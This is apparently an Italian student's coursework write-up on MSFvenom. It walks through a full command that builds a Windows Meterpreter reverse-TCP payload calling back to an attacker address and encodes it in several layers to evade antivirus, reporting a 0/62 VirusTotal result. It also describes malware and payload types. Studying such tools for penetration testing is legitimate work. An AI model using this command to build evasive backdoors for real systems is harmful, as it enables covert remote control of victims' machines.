S9/L1 Mattia Montis

# **Malware Analysis**

#### Introduzione a MSFvenom

**MSFvenom** è uno strumento avanzato incluso nel framework Metasploit, largamente utilizzato nel campo della sicurezza informatica per creare payload malevoli e sfruttare vulnerabilità. MSFvenom combina le funzionalità di due strumenti precedenti, msfpayload e msfencode, fornendo una soluzione unificata per generare e offuscare payload in diversi formati.

L'obiettivo principale di MSFvenom è creare codici dannosi (payload) che possono essere utilizzati per testare la sicurezza dei sistemi. Tuttavia, è importante sottolineare che il suo utilizzo deve essere etico e confinato a scopi legittimi, come i penetration test. Lo strumento permette di:

- Generare payload personalizzati in base a target specifici.
- Offuscare il codice per aggirare i sistemi di rilevamento, come gli antivirus.
- Creare file eseguibili in diversi formati, tra cui .exe, .elf, .apk, e altro.

### Come Funziona un Payload

Un **payload** è il codice eseguibile che viene iniettato o eseguito su un sistema target per ottenere un risultato specifico, come:

- **Reverse Shell**: Stabilire una connessione dal target all'attaccante.
- **Meterpreter**: Un payload avanzato che offre una shell interattiva con molteplici funzionalità per l'esplorazione e il controllo del sistema.
- **Keylogger o Downloader**: Software che registrano input o scaricano ulteriori file malevoli.

Un payload può essere personalizzato per adattarsi all'architettura del sistema bersaglio (ad esempio, x86 o x64) e al sistema operativo (Windows, Linux, Android).

#### Struttura del Comando

Il comando fornito è un esempio complesso di generazione e offuscamento di un payload con MSFvenom. Analizziamolo passo per passo:

1 msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata\_ga\_nai -i 150 -f raw | msfvenom -a x86 --platform windows -e x86/xor\_dynamic -i 150 -f raw | msfvenom -a x86 --platform windows -e x86/ shikata\_ga\_nai -i 1500 -o polimorficommm\_v2.exe

#### 1. Prima parte: Creazione del payload

- -p windows/meterpreter/reverse\_tcp: Specifica il payload da utilizzare, in questo caso una connessione reverse\_tcp per Meterpreter.
- o LHOST=192.168.1.23: L'indirizzo IP dell'attaccante (dove arriverà la connessione).
- LPORT=5959: La porta usata per la connessione.
- -a x86: Specifica l'architettura della CPU (32-bit).

- o --platform windows: Indica il sistema operativo target (Windows).
- o -e x86/shikata\_ga\_nai: Utilizza l'encoder **Shikata Ga Nai** per offuscare il payload.
- o -i 150: Esegue 150 iterazioni dell'encoder per aumentarne l'offuscamento.
- o -f raw: Produce un payload grezzo (non ancora formattato come file eseguibile).

#### 2. Pipe e secondo encoding

- o Il payload grezzo viene passato tramite | (pipe) ad un nuovo comando MSFvenom.
- -e x86/xor\_dynamic: Utilizza un secondo encoder per un ulteriore livello di offuscamento, basato su XOR.
- Anche qui vengono applicate 150 iterazioni.


## 3. Terzo livello di encoding

 Lo stesso payload viene passato una terza volta, questa volta riapplicando l'encoder x86/shikata\_ga\_nai con ulteriori 150 iterazioni.

## 4. Output finale

-o polimorficommm\_v2.exe: Salva il file finale con il nome polimorficommm\_v2.exe.
Questo è un eseguibile offuscato pronto per essere eseguito su un sistema Windows.

Caricando il file su **VirusTotal** con un punteggio di 0/62, più volte, ciò può voler dire che il codice è meno comprensibile e meno rilevabile.



## Malware e Payload

**Un malware** è un software progettato per danneggiare, manipolare o ottenere accesso non autorizzato a un sistema informatico. Esistono vari tipi di malware:

- Trojan: Mascherato da software legittimo.
- Worms: Si replicano autonomamente.
- **Spyware/Keylogger**: Raccoglie informazioni personali.
- Ransomware: Blocca l'accesso ai dati fino al pagamento di un riscatto.

Un **payload**, invece, è solo una parte del malware. Rappresenta ciò che il malware "fa" una volta

## eseguito, come:

- Concedere accesso remoto.
- Cancellare o cifrare file.
- Trasmettere dati sensibili.

I payload generati con MSFvenom sono utilizzati per testare la resistenza dei sistemi ai cyber attacchi. Tuttavia, se non gestiti eticamente, possono diventare strumenti potenti nelle mani di attori malevoli.